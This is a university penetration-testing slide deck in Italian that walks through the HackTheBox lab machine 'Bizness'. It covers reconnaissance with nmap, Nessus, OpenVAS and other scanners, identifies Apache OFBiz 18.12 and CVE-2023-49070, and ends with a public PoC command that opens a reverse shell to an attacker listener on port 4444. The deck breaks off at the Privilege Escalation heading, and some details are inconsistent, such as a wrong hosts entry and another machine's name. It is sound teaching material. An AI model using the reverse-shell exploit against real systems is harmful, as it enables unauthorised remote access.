

Bizness

Presentazione della metodologia utilizzata

Luca Boffa

Università degli Studi di Salerno

Progetto del corso di
Penetration Testing and Ethical Hacking



Indice

- 1 Introduzione
- 2 Concetti preliminari
- 3 Target Scoping
- 4 Information Gathering & Target Discovery
- 5 Enumerating Target
- 6 Vulnerability Mapping
- 7 Target Exploitation
- 8 Privilege Escalation
- 9 Maintaining Access
- 10 Reporting

Table of Contents

- 1 Introduzione
- 2 Concetti preliminari
- 3 Target Scoping
- 4 Information Gathering & Target Discovery
- 5 Enumerating Target
- 6 Vulnerability Mapping
- 7 Target Exploitation
- 8 Privilege Escalation
- 9 Maintaining Access
- 10 Reporting

Introduzione

- Macchina utilizzata per effettuare il processo di penetration testing Kali 2024.2
- La macchina scelta per questa attività progettuale è vulnerabile by design ed è stata reperita sulla piattaforma HackTheBox.



Table of Contents

- 1 Introduzione
- 2 Concetti preliminari**
- 3 Target Scoping
- 4 Information Gathering & Target Discovery
- 5 Enumerating Target
- 6 Vulnerability Mapping
- 7 Target Exploitation
- 8 Privilege Escalation
- 9 Maintaining Access
- 10 Reporting

Concetti preliminari

Per collegarsi alla macchina è stato necessario scaricare la VPN che si trova sul sito di Hack The Box che ci permette di vedere nella rete locale l'istanza della macchina che vogliamo analizzare.



HACKTHEBOX



Table of Contents

- 1 Introduzione
- 2 Concetti preliminari
- 3 Target Scoping
- 4 Information Gathering & Target Discovery
- 5 Enumerating Target
- 6 Vulnerability Mapping
- 7 Target Exploitation
- 8 Privilege Escalation
- 9 Maintaining Access
- 10 Reporting

Target Scoping

- L'obiettivo principale del penetration testing sull'asset SolarLab è analizzare la sicurezza della macchina, documentando tutte le debolezze e le vulnerabilità riscontrate.
- Metodologia **Black Box**.

Regole di ingaggio e limitazioni

- **Ambito del Test:** Il penetration test è limitato all'asset Bizness.
- **Etica e Conformità:** non ci sono restrizioni specifiche, ma bisogna conformarsi alle linee guida di HackTheBox e del corso universitario.
- **Strumenti Disponibili:** Gli strumenti impiegati saranno gratuiti per via del budget nullo.

Table of Contents

- 1 Introduzione
- 2 Concetti preliminari
- 3 Target Scoping
- 4 Information Gathering & Target Discovery
- 5 Enumerating Target
- 6 Vulnerability Mapping
- 7 Target Exploitation
- 8 Privilege Escalation
- 9 Maintaining Access
- 10 Reporting

Information Gathering

Per raccogliere le informazioni necessarie, abbiamo visitato la pagina della sfida su HTB per ottenere l'indirizzo IP della macchina target e scoprire che utilizza un'architettura Linux.

The screenshot shows the HTB machine details for 'Bizness'. The machine is marked as 'Retired Machine'. It has 0 Points and 2.8684 Reviews. The User Rated Difficulty is indicated by a bar chart. The machine is categorized as Linux - Easy. Below this, there are links for 'Play Machine', 'Machine Info', 'Walkthroughs', 'Reviews', 'Activity', and 'Changelog'. There are also buttons for 'Adventure Mode' (selected) and 'Guided Mode'. A download link for the 'Official Writeup' is present. At the bottom, it shows 'EU VIP 16' and '1 player'. The target IP Address is highlighted in green as **10.10.11.252**. There are also controls for stopping, restarting, and viewing logs.

Target Discovery

Dato che abbiamo solo una macchina da analizzare e conosciamo già l'indirizzo IP procediamo ad effettuare un primo contatto con la macchina per vedere se riusciamo a comunicare con essa.

Strumenti utilizzati in questa fase:

- ping
- nmap per fare OS fingerprinting

ping

A screenshot of a terminal window titled "luke@kalogero: ~". The window has a dark theme with light-colored text. The terminal shows the following command and its output:

```
(luke@kalogero)-[~]
$ ping -c 3 10.10.11.252
PING 10.10.11.252 (10.10.11.252) 56(84) bytes of data.
64 bytes from 10.10.11.252: icmp_seq=1 ttl=63 time=42.4 ms
64 bytes from 10.10.11.252: icmp_seq=2 ttl=63 time=43.2 ms
64 bytes from 10.10.11.252: icmp_seq=3 ttl=63 time=42.7 ms

--- 10.10.11.252 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 42.415/42.787/43.233/0.337 ms

(luke@kalogero)-[~]
$
```

nmap -O OS fingerprinting

```
(luke@kaloger0)-[~] $ sudo nmap -O 10.10.11.252
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-27 18:02 CEST
Nmap scan report for 10.10.11.252 (10.10.11.252)
Host is up (0.041s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

TCP/IP fingerprint:

```
OS:SCAN(V=7.94SVN%E=4%D=6/27%OT=22%CT=1%CU=42181%PV=Y%DS=2%DC=I%G=Y%TM=667D
OS:8D31%P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=A)
OS:OPS(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53C
OS:ST11NW7%O6=M53CST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)
OS:ECN(R=Y%DF=Y%T=40%W=FAF%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%
OS:F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T
OS:5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=
OS:Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF
OS:=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40
OS:%CD=S)
```

File Actions View Help

Network Distance: 2 hops

OS detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 12.36 seconds

Table of Contents

- 1 Introduzione
- 2 Concetti preliminari
- 3 Target Scoping
- 4 Information Gathering & Target Discovery
- 5 **Enumerating Target**
- 6 Vulnerability Mapping
- 7 Target Exploitation
- 8 Privilege Escalation
- 9 Maintaining Access
- 10 Reporting

Enumerating Target

Dopo aver ricavato l'indirizzo IP della macchina target, ed esserci assicurati che quest'ultima sia disponibile e raggiungibile, è necessario effettuare una scansione approfondita per osservare le porte attive e i servizi che erogano.

Strumenti utilizzati in questa fase:

- nmap

Configurazione nmap

```
sudo nmap -sV -p- -T4 10.10.11.252
```

- **-sV:** Service version detection
- **-p-:** Tutte le porte da scansionare
- **-T4:** Aggressive!

nmap SYN scan

```
[luke@kaluccio:~/Desktop/Bizness]$ $ sudo nmap -sV -p- -T4 10.10.11.252
[sudo] password for luke:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 01:17 CEST
Nmap scan report for bizness.htb (10.10.11.252)
Host is up (0.046s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp    open  http         nginx 1.18.0
443/tcp   open  ssl/http    nginx 1.18.0
44761/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.81 seconds
```

nmap NULL scan

```
(luke@kaluccio) [~/Desktop/Bizness]
$ sudo nmap -sN -sV -p- -T4 10.10.11.252
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 00:52 CEST
Nmap scan report for bizness.htb (10.10.11.252)
Host is up (0.042s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp    open  http         nginx 1.18.0
443/tcp   open  ssl/http    nginx 1.18.0
44761/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.66 seconds
```

nmap FIN scan

```
(luke@kaluccio) [~/Desktop/Bizness]
$ sudo nmap -sF -sV -p- -T4 10.10.11.252
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 00:54 CEST
Nmap scan report for bizness.htb (10.10.11.252)
Host is up (0.041s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp    open  http         nginx 1.18.0
443/tcp   open  ssl/http    nginx 1.18.0
44761/tcp open  tcpwrapped  admin
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.48 seconds
```

nmap XMAS scan

```
(luke@kaluccio) [~/Desktop/Bizness]
$ sudo nmap -sX -sV -p- -T4 10.10.11.252
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 00:55 CEST
Nmap scan report for bizness.htb (10.10.11.252)
Host is up (0.041s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp    open  http         nginx 1.18.0
443/tcp   open  ssl/http    nginx 1.18.0
44761/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.13 seconds
```

Risultati nmap

Per far sì che il browser veda il sito correttamente dobbiamo aggiungerlo nella lista degli host nel file /etc/hosts:

```
10.10.11.12 bizzness.htb
```




Table of Contents

- 1 Introduzione
- 2 Concetti preliminari
- 3 Target Scoping
- 4 Information Gathering & Target Discovery
- 5 Enumerating Target
- 6 Vulnerability Mapping**
- 7 Target Exploitation
- 8 Privilege Escalation
- 9 Maintaining Access
- 10 Reporting

Vulnerability Mapping

Questa fase è effettuata per identificare ed analizzare eventuali problemi di sicurezza di un determinato asset, essa permette però di individuare problemi di sicurezza legati a vulnerabilità conosciute quindi eventuali vulnerabilità zero-day non verranno individuate.

Strumenti automatizzati utilizzati in questa fase:

- Nessus
- OpenVas
- WhatWeb
- WafW00f
- Feroxbuster

Nessus Basic Network scan

Screenshot of the Tenable Nessus Essentials interface showing the 'Scans' section.

The 'Basic Network Scan' card is highlighted with a red border and an arrow points to it from the top-left.

Category	Scan Type	Description
DISCOVERY	Host Discovery	A simple scan to discover live hosts and open ports.
	Basic Network Scan	A full system scan suitable for any host.
VULNERABILITIES	Advanced Scan	Configure a scan without using any recommendations.
	Advanced Dynamic Scan	Configure a dynamic plugin scan without recommendations.
	Malware Scan	Scan for malware on Windows and Unix systems.
	Mobile Device Scan	Assess mobile devices via Microsoft Exchange or an MDM. <small>UPGRADE</small>
	Web Application Tests	Scan for published and unknown web vulnerabilities using Nessus Scanner.
	Credentialed Patch Audit	Authenticate to hosts and enumerate missing updates.
	Spectre and Meltdown	
	WannaCry Ransomware	
Ripple20 Remote Scan		
Zerologon Remote Scan		

Configurazione Nessus 1/3

Scan Bizness / Configuration

[Back to Scan Report](#)

Settings **Credentials** **Plugins**

BASIC

- General**
- Schedule
- Notifications

DISCOVERY >

ASSESSMENT >

REPORT >

ADVANCED >

Name: Scan Bizness

Description:

Folder: My Scans

Targets: 10.10.11.252

Upload Targets Add File

Save **Cancel**

This screenshot shows the configuration interface for a new scan named 'Scan Bizness'. The 'General' tab is selected under the 'BASIC' settings. The 'Targets' field contains the IP address '10.10.11.252'. The 'Folder' dropdown is set to 'My Scans'. At the bottom, there are 'Save' and 'Cancel' buttons.

Configurazione Nessus 2/3

Scan Bizness / Configuration

[Back to Scan Report](#)

Settings **Credentials** **Plugins**

BASIC

DISCOVERY

ASSESSMENT

REPORT

ADVANCED

Scan Type: Port scan (all ports)

General Settings:

- Always test the local Nessus host
- Use fast network discovery

Port Scanner Settings:

- Scan all ports (1-65535)
- Use netstat if credentials are provided
- Use SYN scanner if necessary

Ping hosts using:

- TCP
- ARP
- ICMP (2 retries)

Configurazione Nessus 3/3

Scan Bizness / Configuration

[Back to Scan Report](#)

Settings [Credentials](#) [Plugins](#)

BASIC >

DISCOVERY >

ASSESSMENT >

REPORT >

ADVANCED >

Scan Type: Scan for all web vulnerabilities (complex)

General Settings:

- Avoid potential false alarms
- Enable CGI scanning
- Perform thorough tests


Web Applications:

- Start crawling from "/"
- Crawl 1000 pages (max)
- Traverse 6 directories (max)
- Test for known vulnerabilities in commonly used web applications
- Perform each generic web app test for 10 minutes (max)
- Try all HTTP methods
- Attempt HTTP Parameter Pollution

Risultato scansione con Nessus

Nessus ha prodotto 74 risultati raggruppati secondo lo standard CVSS v3.0:

- 1 High
- 7 Medium;
- 1 Low;
- 65 risultati riportati come INFO, ovvero informazioni ottenibili dalla macchina target che non rappresentano una vera e propria vulnerabilità ma potrebbero risultare utili ad un eventuale attaccante.



Un' info utile

Nessus Essentials Scans Settings kali

Scan Bizness / Plugin #59245

[Configure](#) [Audit Trail](#) [Launch](#) [Report](#) [Export](#)

[Back to Vulnerabilities](#)

Vulnerabilities 38

INFO Apache OFBiz Detection

Description
Apache OFBiz is an open source enterprise resource planning (ERP) system. One or more web applications bundled with OFBiz were detected on the remote host.

See Also
<https://ofbiz.apache.org/>

Output
The following OFBiz webapps were detected :
<https://10.10.11.252/accounting/control/checkLogin>
<https://10.10.11.252/ap/control/checkLogin>
<https://10.10.11.252/ar/control/checkLogin>
<https://10.10.11.252/assetmaint/control/checkLogin>
<https://10.10.11.252/bi/control/checkLogin>
<https://10.10.11.252/catalog/control/checkLogin>
[more...](#)

Plugin Details

Severity:	Info
ID:	59245
Version:	1.6
Type:	remote
Family:	CGI abuses
Published:	May 23, 2012
Modified:	June 1, 2022

Risk Information
Risk Factor: None

Vulnerability Information
CPE: cpe:/a:apache:open_for_business_project
Asset Inventory: True

Tenable News
CVE-2024-5806: Progress MOVEit Transfer Authentica...
[Read More](#)

Apache OFBiz

Tra i risultati dei plugin di Nessus abbiamo trovato varie informazioni utili tra cui una in particolare che riguarda la presenza di Apache OFBiz che è un sistema di pianificazione delle risorse aziendali (ERP) open source. Fornisce una suite di applicazioni aziendali che integrano e automatizzano molti dei processi aziendali.

Configurazione OpenVas 1/2

Greenbone Security Assistant

Tasks 1 of 1

Tasks by Severity Class (1)

Name ▲ Scan Business

(Applied filter: apply_overrides=0 min_qod=70 so

Edit Task Scan Business

Name: Scan Business

Comment:

Scan Targets: Bizness

Alerts:

Schedule: -- Once

Add results to Assets: Yes

Apply Overrides: Yes

Min QoD: 70

Auto Delete Reports: Do not automatically delete reports

Scanner: OpenVAS Default

Scan Config: Full and fast

Order for target hosts: Sequential

Save

Trend Actions

1 - 1 of 1

Greenbone Security Assistant (GSA) Copyright (C) 2009-2023 by Greenbone AG, www.greenbone.net

Configurazione OpenVas 2/2

The screenshot shows the Greenbone Security Assistant web interface. The main navigation bar includes links for Dashboards, Scans, Assets, Resilience, SecInfo, Configuration, Administration, Help, and a user profile icon. A sidebar on the left displays a pie chart titled 'Tasks by Severity Classification' with one segment labeled '1'. Below the chart is a folder icon and the text 'Name Scan Business'. At the bottom of the sidebar, a note says '(Applied filter: apply_overrides=0 min_qod=7)'. The central part of the screen is a modal dialog titled 'New Target'. The dialog fields are as follows:

- Name:** Bizness
- Comment:** (empty)
- Hosts:**
 - Manual: 10.10.11.252
 - From file: [Browse...](#) No file selected.
- Exclude Hosts:**
 - Manual: [Browse...](#) No file selected.
 - From file: [Browse...](#) No file selected.
- Allow simultaneous scanning via multiple IPs:**
 - Yes
 - No
- Port List:** All IANA assigned TCP
- Alive Test:** Scan Config Default
- Credentials for authenticated checks:**
 - SSH: - on port 22
 - SMB: -

At the bottom of the dialog are 'Cancel' and 'Save' buttons. The background of the main interface shows a 'Status (Total: 1)' summary with a single entry labeled 'Done'.

Risultati OpenVas

Greenbone Security Assistant

Dashboard Scans Assets Resilience SecInfo Configuration Administration Help

Filter: Done ID: b4ae@t0n-35fb4e2b-b57e-a778c5ccb44c Created: Tue, Jul 2, 2024 3:02 AM UTC Modified: Tue, Jul 2, 2024 3:42 AM UTC Owner: admin

Report Tue, Jul 2, 2024 3:02 AM UTC

Information	Results (4 of 59)	Hosts (1 of 1)	Ports (2 of 3)	Applications (8 of 8)	Operating Systems (1 of 1)	CVEs (2 of 2)	Closed CVEs (0 of 0)	TLS Certificates (1 of 1)	Error Messages (1 of 1)	User Tags (0)
Vulnerability										
SSL/TLS: Deprecated TL5v1.0 and TL5v1.1 Protocol Detection	Severity: 8.3 (Medium)	98 %	10.10.11.252							
TCP Timestamps Information Disclosure	Severity: 2.6 (Low)	80 %	10.10.11.252							
Weak MAC Algorithm(s) Supported (SSH)	Severity: 2.6 (Low)	80 %	10.10.11.252							
ICMP Timestamp Reply Information Disclosure	Severity: 2.1 (Low)	80 %	10.10.11.252							

(Applied filter: apply_overrides=0 levels=info rows=100 min_qod=70 first=1 sort-reverse=severity)

◀ ◀ 1 - 4 of 4 ▶ ▶

Greenbone Security Assistant (GSA) Copyright (C) 2009-2023 by Greenbone AG, www.greenbone.net

Tramite questo strumento sono state individuate 2 vulnerabilità classificate come LOW in più rispetto alla scansione effettuata tramite il tool Nessus.



Nikto

```
(luke@kaluccio)-[~]
$ nikto -h https://bizness.htb
- Nikto v2.5.0
+ Target IP: 10.10.11.252
+ Target Hostname: bizness.htb
+ Target Port: 443
+ SSL Info: Subject: /C=UK/ST=Some-State/O=Internet Widgits Pty Ltd
  Ciphers: TLS_AES_256_GCM_SHA384
  Issuer: /C=UK/ST=Some-State/O=Internet Widgits Pty Ltd
+ Start Time: 2024-07-13 12:30:05 (GMT2)
+ Server: nginx/1.18.0
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The site uses TLS and the Strict-Transport-Security HTTP header is not defined. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: The Content-Encoding header is set to "deflate" which may mean that the server is vulnerable to the BREACH attack. See: http://breachattack.com/
+ Hostname 'bizness.htb' does not match certificate's names: . See: https://cwe.mitre.org/data/definitions/297.html
+ OPTIONS: Allowed HTTP Methods: OPTIONS, GET, HEAD, POST .
+ 7962 requests: 0 error(s) and 6 item(s) reported on remote host
+ End Time: 2024-07-13 12:56:08 (GMT2) (1563 seconds)
```

Tramite questo strumento non sono state individuate nuove vulnerabilità.

WhatWeb

```
└─(luke@kaluccio)─[~]
└─$ sudo whatweb 10.10.11.252
http://10.10.11.252 [301 Moved Permanently] Country[RESERVED][ZZ], HTTPServer[nginx/1.18.0], IP[10.10.11.252], RedirectL Location[https://bizness.htb/], Title[301 Moved Permanently], nginx[1.18.0] (2 of 2) (0 of 0) (1 of 1) (1 of 1)
https://bizness.htb/ [200 OK] Bootstrap, Cookies[JSESSIONID], Country[RESERVED][ZZ], Email[info@bizness.htb], HTML5, HTT PServer[nginx/1.18.0], HttpOnly[JSESSIONID], IP[10.10.11.252], JQuery, Lightbox, Script, Title[BizNess Incorporated], ng inx[1.18.0]
```

Host

Nessuna informazione interessante in più

WafWooF

- Nessun WAF (Web Application firewall) come ci aspettavamo dalla fase precedente

FeroxBuster

```
(luke@kaluccio)-[~] ~$ feroxbuster -k -u https://bizness.htb
```

FEERICK OXIDE
by Ben "epi" Risher @ ver: 2.10.4

Target Url	https://bizness.htb
Threads	50
Wordlist	/usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
Status Codes	All Status Codes!
Timeout (secs)	7
User-Agent	feroxbuster/2.10.4
Config File	/etc/feroxbuster/ferox-config.toml
Extract Links	true
HTTP methods	[GET]
Insecure	true
Recursion Depth	4

Press [ENTER] to use the Scan Management Menu

```
302   GET      0l      0w      0c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200   GET      6l      64w     2936c https://bizness.htb/lib/owlcarousel/assets/owl.carousel.min.css
200   GET      1l      44w     2608c https://bizness.htb/lib/lightbox/css/lightbox.min.css
200   GET      7l      27w     3309c https://bizness.htb/img/apple-touch-icon.png
200   GET      207l    499w    6663c https://bizness.htb/js/main.js
200   GET      7l      158w    9028c https://bizness.htb/lib/waypoints/waypoints.min.js
200   GET      3l      148w    8159c https://bizness.htb/lib-wow/min.js
200   GET      10l    83w     4474c https://bizness.htb/lib/superfish/superfish.min.js
200   GET      1l      38w     2303c https://bizness.htb/lib/easing/easing.min.js
200   GET      11l    56w     2406c https://bizness.htb/lib/counterup/counterup.min.js
200   GET      118l   332w    3375c https://bizness.htb/contactform/contactform.js
200   GET      2l      247w    7083c https://bizness.htb/lib/jquery/jquery-migrate.min.js
200   GET      158l   848w    7078c https://bizness.htb/lib/superfish/hoverIntent.js
200   GET      9l      23w     847c https://bizness.htb/img/favicon.png
200   GET      12l    559w    35503c https://bizness.htb/lib/isotope/isotope.pkgd.min.js
200   GET      1582l  3107w   26543c https://bizness.htb/css/style.css
200   GET      168l   952w    75910c https://bizness.htb/img/about-plan.jpg
200   GET      15l    120w    9418c https://bizness.htb/lib/lightbox/js/lightbox.min.js
200   GET      7l      279w    42766c https://bizness.htb/lib/owlcarousel/owl.carousel.min.js
```

Risultati Feroxbuster

Tra le pagine scoperte da questo tool abbiamo trovato un portale di login del servizio OFBiz precedentemente scoperto

The screenshot shows a web browser displaying a login form for an 'OFBiz' application. The title bar of the browser window contains the word 'Login'. The main content area features a dark blue header with the text 'Registered User' in white. Below this, there are two input fields: 'User Name' and 'Password', each preceded by a label and followed by a horizontal line. A large, dark blue button labeled 'Login' is positioned below the password field. At the bottom of the form, there is a small link that says 'Forgot Your Password?'. The background of the page is white, and the overall layout is clean and modern.

Analisi Manuale

- Versione di OFBiz: 18.12

Ora che sappiamo anche la versione di questo servizio possiamo cercare manualmente le vulnerabilità correlate

Analisi Manuale tramite ExploitDB



The screenshot shows a search results page for 'ofbiz' on the Exploit Database. The interface includes a sidebar with filters for 'Verified' and 'Has App', and a main search bar with the query 'ofbiz'. The results table has columns for Date, Title, Type, Platform, and Author. The first result is a 'Verified' exploit for Apache OFBiz 18.12.12 - Directory Traversal.

Date	Title	Type	Platform	Author
2024-05-19	Apache OFBiz 18.12.12 - Directory Traversal	WebApps	Java	Abdualhadi khalifa
2021-08-04	ApacheOFBiz 17.12.01 - Remote Command Execution (RCE)	WebApps	Java	Adrián Díaz
2020-05-01	Apache OFBiz 17.12.03 - Cross-Site Request Forgery (Account Takeover)	WebApps	Java	Faiz Ahmed Zaidi
2018-12-11	Apache OFBiz 16.11.05 - Cross-Site Scripting	WebApps	Multiple	DKM
2018-10-24	Apache OFBiz 16.11.04 - XML External Entity Injection	WebApps	Java	Jamie Parfet
2013-01-18	Apache OFBiz 10.4.x - Multiple Cross-Site Scripting Vulnerabilities	Remote	Multiple	Juan Caillava
2010-04-21	Apache OFBiz - Multiple Cross-Site Scripting Vulnerabilities	WebApps	PHP	Lucas Apa
2010-04-16	Apache OFBiz - Admin Creator	Remote	Multiple	Lucas Apa
2010-04-16	Apache OFBiz - Remote Execution (via SQL Execution)	Remote	Multiple	Lucas Apa

Ricerca sul web

Ricercando la versione di questo servizio notiamo che sul sito del Nist sono riportate 2 vulnerabilità

- **CVE-2023-49070**

- **CVE-2023-51467**

The screenshot shows the NIST National Vulnerability Database interface. At the top, there's a header with the NIST logo and the text "NATIONAL VULNERABILITY DATABASE". Below the header, a banner says "NOTICE UPDATED - MAY 29TH 2024" and "The NVD has a new announcement page with status updates, news, and how to stay connected!". The main content area displays two entries:

- CVE-2023-49070 Detail**: This entry is for Apache OJBIC 18.12.09. It was last analyzed by the NVD in May 2024. The description states: "This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided." It notes that the issue affects Apache OJBIC before 18.12.10. Users are recommended to upgrade to version 18.12.10. Metrics shown: CVSS Version 4.2 (7.5), CVSS Version 3.1 (7.5), and CVSS Version 2.0 (7.5). The Vector is: CVSS3.1:AV:N/AC:L/PR:N/UF:S/CM:T/K:H.
- CVE-2023-51467 Detail**: This entry is for Apache OJBIC 18.12.09. It was last analyzed by the NVD in May 2024. The description states: "This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided." It notes that the issue affects Apache OJBIC before 18.12.10. Users are recommended to upgrade to version 18.12.10. Metrics shown: CVSS Version 4.2 (7.5), CVSS Version 3.1 (7.5), and CVSS Version 2.0 (7.5). The Vector is: CVSS3.1:AV:N/AC:L/PR:N/UF:S/CM:T/K:H.

On the right side, there's a "QUICK INFO" sidebar with the following details:

- CVE Dictionary Entry: CVE-2023-49070
- NVD Published Date: 2023-05-29
- NVD Last Modified: 2023-05-29
- Source: Apache Software Foundation

Table of Contents

- 1 Introduzione
- 2 Concetti preliminari
- 3 Target Scoping
- 4 Information Gathering & Target Discovery
- 5 Enumerating Target
- 6 Vulnerability Mapping
- 7 Target Exploitation
- 8 Privilege Escalation
- 9 Maintaining Access
- 10 Reporting

Target Exploitation

Dopo alcune ricerche si è scelto exploitare la macchina sfruttando una POC trovata su github che utilizza la CVE-2023-49070.

Requisiti per la POC:

- Utilizzare java-11-sdk
- Avere il file ysoserial-all.jar nella cartella di lavoro

Utilizzo della POC

Tramite il comando:

```
python3 poc.py https://bizness.htb shell  
10.10.14.59:4444
```

Si ottiene un'apertura di una **reverse shell** dalla macchina vittima alla nostra macchina dopo esserci opportunamente messi in ascolto sulla porta 4444

Target Exploitation

```
(luke@kaluccio) [~/Desktop/Bizness] $ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.14.87] from (UNKNOWN) [10.10.11.252] 34508
bash: cannot set terminal process group (552): Inappropriate ioctl for device
bash: no job control in this shell
ofbiz@bizness:/opt/ofbiz$ ls
ls
APACHE2_HEADER
applications
build
build.gradle
common.gradle
config
docker
Dockerfile
DOCKER.md
docs
framework
gradle
gradle.properties
gradlew
gradlew.bat
init-gradle-wrapper.bat
INSTALL
lib
LICENSE
NOTICE
npm-shrinkwrap.json
OPTIONAL_LIBRARIES
plugins
README.adoc
runtime
SECURITY.md
settings.gradle
themes
VERSION
ofbiz@bizness:/opt/ofbiz$
```

Adventure Mode Guided Mode

Official Walkup EU VIP 18

Target IP Address: **10.10.11.252**

User flag owned

Warning!

Release criteria is closing Soon

Table of Contents

- 1 Introduzione
- 2 Concetti preliminari
- 3 Target Scoping
- 4 Information Gathering & Target Discovery
- 5 Enumerating Target
- 6 Vulnerability Mapping
- 7 Target Exploitation
- 8 Privilege Escalation
- 9 Maintaining Access
- 10 Reporting

Privilege Escalation

